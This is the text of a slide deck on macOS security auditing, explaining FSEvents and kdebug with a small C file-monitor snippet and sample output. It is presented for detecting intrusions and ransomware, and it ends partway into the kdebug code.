



Get Cozy with Auditing on macOS


.....the good, the bad, & the ugly



WHOIS



@patrickwardle



nasa



nsa



synack



digita




Objective-See



cybersecurity solutions for the macOS enterprise


OUTLINE

auditing; good/bad/ugly




AUDITING ON MACOS

background & mechanisms



AUDITING

what is auditing anyways?



 read this book!

auditing: *"enables the recording of events which may have security implications"*
-j. levin (*os internals)


auditing; defined

 logging	 auditing
any events	security-sensitive operations
opt-in, per application	system-wide, by the kernel
	controlled by audit policy

logging vs. auditing

WHY AUDITING?

detect or understand intrusions or infections




"crap, I've been hacked : (
...but thanks to auditing, I have a record of
what the hackers/malware accomplished!"

WHY AUDITING?

programmatically, in (reactive) security tools

↪ what interests me!




Towards Generic Ransomware Detection

https://objective-see.com/blog/blog_0x0F.html

AUDITING MECHANISMS

what's available on macOS?



FSEVENTS

audit file i/o events



"FSEvents is conceptually somewhat similar to Linux's inotify" -j. levin (Mac OS X & iOS Internals)




connect to: `/dev/fsevents`



specify events of interest

↳ `FSE_CREATE_FILE` / `FSE_DELETE`, etc.

3 `while(read() > 0)`
parse events



■ file create
■ file delete
■ etc...

FSEVENTS

filemon, an FSEvents client

```
fsed = open("/dev/fsevents", O_RDONLY);

for(i = 0; i < FSE_MAX_EVENTS; i++)
    events[i] = FSE_REPORT;

clone_args.fd = &cloned_fsed;
clone_args.event_list = events;

ioctl(fsed, FSEVENTS_CLONE, &clone_args);

while ((rc = read (cloned_fsed, buf, BUFSIZE)) > 0)
    //parse events
```



[newosxbook.com/
tools/filemon.html](https://newosxbook.com/tools/filemon.html)

reading off '/dev/fsevents'

```
$ touch /tmp/OPCDE
$ rm /tmp/OPCDE
```

some file i/o cmds




```
# ./filemon
10498 touch Created /private/tmp/OPCDE
10510 rm Deleted /private/tmp/OPCDE
```

filemon output

KDEBUG

built-in kernel trace facility

bsd/dev/i386/systemcalls.c



```
#define DBG_BSD_EXCP_SC 0x0C /* System Calls */

void unix_syscall(...)
{
    ...
    if (kdebug_enable && !code_is_kdebug_trace(code))
    {
        KERNEL_DEBUG_CONSTANT_IST(KDEBUG_TRACE,
